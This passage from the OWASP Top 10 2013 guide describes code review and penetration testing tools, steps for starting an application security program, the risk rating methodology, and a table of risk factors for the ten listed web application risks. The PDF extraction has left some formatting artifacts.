that flaws are actually exploitable. That said, the approaches

are complementary and in fact overlap in some areas.

Reviewing the Code: As a companion to the [OWASP](http://https://www.owasp.org/index.php/OWASP_Guide_Project)

[Developer’s](http://https://www.owasp.org/index.php/OWASP_Guide_Project) [Guide,](http://https://www.owasp.org/index.php/OWASP_Guide_Project) and the OWASP Testing Guide, OWASP has

produced the OWASP Code Review Guide to help developers

and application security specialists understand how to

efficiently and effectively review a web application for security

by reviewing the code. There are numerous web application

security issues, such as Injection Flaws, that are far easier to

find through code review, than external testing.

Code Review Tools: OWASP has been doing some promising

work in the area of assisting experts in performing code

analysis, but these tools are still in their early stages. The

authors of these tools use them every day when performing

their secure code reviews, but non-experts may find these

tools a bit difficult to use. These include CodeCrawler, [Orizon,](http://https://www.owasp.org/index.php/Category:OWASP_Orizon_Project)

and O2. Only O2 has been under active development since the

last release of the Top 10 in 2010.

There are other free, open source, code review tools. The

most promising is FindBugs, and its new security focused

plugin called: FindSecurityBugs, both of which are for Java.

**Security and Penetration Testing**

Testing the Application: OWASP produced the [Testing Guide](http://https://www.owasp.org/index.php/OWASP_Testing_Project)

to help developers, testers, and application security

specialists understand how to efficiently and effectively test

the security of web applications. This enormous guide, which

had dozens of contributors, provides wide coverage on many

web application security testing topics. Just as code review

has its strengths, so does security testing. It’s very compelling

when you can prove that an application is insecure by

demonstrating the exploit. There are also many security

issues, particularly all the security provided by the

application infrastructure, that simply cannot be seen by a

code review, since the application is not providing all of the

security itself.

Application Penetration Testing Tools: WebScarab, which

was one of the most widely used of all OWASP projects,  and

the new ZAP, which now is far more popular, are both web

application testing proxies. Such tools allow security analysts

and developers to intercept web application requests, so

they can figure out how the application works, and then

submit test requests to see if the application responds


securely to such requests. These tools are particularly

effective at assisting in identifying XSS flaws, Authentication

flaws, and Access Control flaws. ZAP even has an [active](http://code.google.com/p/zaproxy/wiki/HelpStartConceptsAscan)

[scanner](http://code.google.com/p/zaproxy/wiki/HelpStartConceptsAscan) built in, and best of all it’s FREE!

**+O**



**What’s Next for Organizations**

**Start Your Application Security Program Now**

Application security is no longer optional. Between increasing attacks and regulatory pressures, organizations must establish an

effective capability for securing their applications. Given the staggering number of applications and lines of code already in

production, many organizations are struggling to get a handle on the enormous volume of vulnerabilities.   OWASP recommends

that organizations establish an application security program to gain insight and improve security across their application

portfolio.  Achieving application security requires many different parts of an organization to work together efficiently, including

security and audit, software development, and business and executive management. It requires security to be visible, so that all

the different players can see and understand the organization’s application security posture.  It also requires focus on the

activities and outcomes that actually help improve enterprise security by reducing risk in the most cost effective manner.  Some

of the key activities in effective application security programs include:

·Establish an application security program and drive adoption.

·Conduct a capability gap analysis comparing your organization to your peers to define key

**Get Started**

**Risk Based**

**Portfolio**

**Approach**

**Enable with a**

**Strong**

**Foundation**

**Integrate**

**Security  into**

**Existing**

**Processes**

**Provide**

**Management**

**Visibility**

improvement areas and an execution plan.

·Gain management approval and establish an application security awareness campaign for the entire

IT organization.

·Identify and prioritize your application portfolio from an inherent risk perspective.

·Create an application risk profiling model to measure and prioritize the applications in your portfolio.

·Establish assurance guidelines to properly define coverage and level of rigor required.

·Establish a common risk rating model with a consistent set of likelihood and impact factors reflective

of your organization's tolerance for risk.

·Establish a set of focused policies and standards that provide an application security baseline for all

development teams to adhere to.

·Define a common set of reusable security controls that complement these policies and standards and

provide design and development guidance on their use.

·Establish an application security training curriculum that is required and targeted to different

development roles and topics.

·Define and integrate security implementation and verification activities into existing development

and operational processes.  Activities include Threat Modeling, Secure Design & Review, Secure

Coding & Code Review, Penetration Testing, and Remediation.

·Provide subject matter experts and support services for development and project teams to be

successful.

·Manage with metrics.  Drive improvement and funding decisions based on the metrics and analysis

data captured.  Metrics include adherence to security practices / activities, vulnerabilities introduced,


vulnerabilities mitigated, application coverage, defect density by type and instance counts, etc.

·Analyze data from the implementation and verification activities to look for root cause and

vulnerability patterns to drive strategic and systemic improvements across the enterprise.

**+R**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **App Specific** | **Exploitability**  **AVERAGE** | **Prevalence**  **VERY WIDESPREAD** | **Detectability**  **EASY** | **Impact**  **MODERATE** | **App / Business**  **Specific** |
|  | **2** | **0**  **1** | **1**  **\***  **2** | **2**  **2** |  |



**Note About Risks**

**It’s About Risks, Not Weaknesses**

Although the 2007 and earlier versions of the OWASP Top 10 focused on identifying the most common “vulnerabilities,” the

OWASP Top 10 has always been organized around risks. This has caused some understandable confusion on the part of people

searching for an airtight weakness taxonomy. The OWASP Top 10 for 2010 clarified the risk-focus in the Top 10 by being very

explicit about how threat agents, attack vectors, weaknesses, technical impacts, and business impacts combine to produce risks.

This version of the OWASP Top 10 follows the same methodology.

The Risk Rating methodology for the Top 10 is based on the OWASP Risk Rating Methodology. For each Top 10 item, we

estimated the typical risk that each weakness introduces to a typical web application by looking at common likelihood factors and

impact factors for each common weakness. We then rank ordered the Top 10 according to those weaknesses that typically

introduce the most significant risk to an application.

The OWASP Risk Rating Methodology defines numerous factors to help calculate the risk of an identified vulnerability. However,

the Top 10 must talk about generalities, rather than specific vulnerabilities in real applications. Consequently, we can never be as

precise as system owners can be when calculating risks for their application(s). You are best equipped to judge the importance of

your applications and data, what your threat agents are, and how your system has been built and is being operated.

Our methodology includes three likelihood factors for each weakness (prevalence, detectability, and ease of exploit) and one

impact factor (technical impact). The prevalence of a weakness is a factor that you typically don’t have to calculate. For

prevalence data, we have been supplied prevalence statistics from a number of different organizations (as referenced in the

Acknowledgements section on page 3) and we have averaged their data together to come up with a Top 10 likelihood of

existence list by prevalence. This data was then combined with the other two likelihood factors (detectability and ease of exploit)

to calculate a likelihood rating for each weakness. This was then multiplied by our estimated average technical impact for each

item to come up with an overall risk ranking for each item in the Top 10.

Note that this approach does not take the likelihood of the threat agent into account. Nor does it account for any of the various

technical details associated with your particular application. Any of these factors could significantly affect the overall likelihood of

an attacker finding and exploiting a particular vulnerability. This rating also does not take into account the actual impact on your


business. Your organization will have to decide how much security risk from applications the organization is willing to accept

given your culture, industry, and regulatory environment. The purpose of the OWASP Top 10 is not to do this risk analysis for you.

The following illustrates our calculation of the risk for A3: Cross-Site Scripting, as an example. XSS is so prevalent it warranted the

only ‘VERY WIDESPREAD’ prevalence value of 0. All other risks ranged from widespread to uncommon (value 1 to 3).

**+F**



**Details About Risk Factors**

**Top 10 Risk Factor Summary**

The following table presents a summary of the 2013 Top 10 Application Security Risks, and the risk factors we have assigned to

each risk. These factors were determined based on the available statistics and the experience of the OWASP Top 10 team. To

understand these risks for a particular application or organization, you must consider your own specific threat agents and

business impacts. Even egregious software weaknesses may not present a serious risk if there are no threat agents in a position

to perform the necessary attack or the business impact is negligible for the assets involved.

RISK

**Vectors** **Technical**

**Weakness**

**Threat**

**Agents**

**Attack                                                     Security**

**Impacts**

**Business**

**Impacts**

**Exploitability** **Impact**

**Prevalence** **Detectability**

**A1-Injection** **App Specific** **EASY** **COMMON** **AVERAGE** **SEVERE** **App Specific**

**A2-Authentication    App Specific** **AVERAGE** **WIDESPREAD** **AVERAGE** **SEVERE** **App Specific**

**A3-XSS** **App Specific** **AVERAGE** **VERY WIDESPREAD** **EASY** **MODERATE** **App Specific**

**A4-Insecure DOR    App Specific** **EASY** **COMMON** **EASY** **MODERATE** **App Specific**

**A5-Misconfig** **App Specific** **EASY** **COMMON** **EASY** **MODERATE** **App Specific**

**A6-Sens. Data** **App Specific** **DIFFICULT** **UNCOMMON** **AVERAGE** **SEVERE** **App Specific**

**A7-Function Acc.    App Specific** **EASY** **COMMON** **AVERAGE** **MODERATE** **App Specific**

**A8-CSRF** **App Specific** **AVERAGE** **COMMON** **EASY** **MODERATE** **App Specific**

**A9-Components**    **App Specific** **AVERAGE** **WIDESPREAD** **DIFFICULT** **MODERATE** **App Specific**

**A10-Redirects** **App Specific** **AVERAGE** **UNCOMMON** **EASY** **MODERATE** **App Specific**

**Additional Risks to Consider**

The Top 10 cover a lot of ground, but there are many other risks you should consider and evaluate in your organization. Some of

these have appeared in previous versions of the Top 10, and others have not, including new attack techniques that are being

identified all the time.  Other important application security risks (in alphabetical order) that you should also consider include:

· [Clickjacking](http://https://www.owasp.org/index.php/Clickjacking)

· [Concurrency Flaws](http://https://www.owasp.org/index.php/Testing_for_Race_Conditions_(OWASP-AT-010))

· Denial of Service (Was 2004 Top 10 – Entry 2004-A9)

· Expression Language Injection (CWE-917[)](http://cwe.mitre.org/data/definitions/917.html)

· Information Leakage and Improper Error Handling (Was part of 2007 Top 10 – Entry 2007-A6[)](http://https://www.owasp.org/index.php/Top_10_2007-A6)

· Insufficient Anti-automation (CWE-799[)](http://cwe.mitre.org/data/definitions/799.html)

· Insufficient Logging and Accountability (Related to 2007 Top 10 – Entry 2007-A6[)](http://https://www.owasp.org/index.php/Top_10_2007-A6)

· [Lack](http://https://www.owasp.org/index.php/ApplicationLayerIntrustionDetection) [of](http://https://www.owasp.org/index.php/ApplicationLayerIntrustionDetection) [Intrusion](http://https://www.owasp.org/index.php/ApplicationLayerIntrustionDetection) [Detection](http://https://www.owasp.org/index.php/ApplicationLayerIntrustionDetection) [and](http://https://www.owasp.org/index.php/ApplicationLayerIntrustionDetection) [Response](http://https://www.owasp.org/index.php/ApplicationLayerIntrustionDetection)

· Malicious File Execution (Was 2007 Top 10 – Entry 2007-A3[)](http://https://www.owasp.org/index.php/Top_10_2007-A3)

· Mass Assignment (CWE-915[)](http://cwe.mitre.org/data/definitions/915.html)

· [User Privacy](http://https://www.owasp.org/index.php/Privacy_Violation)

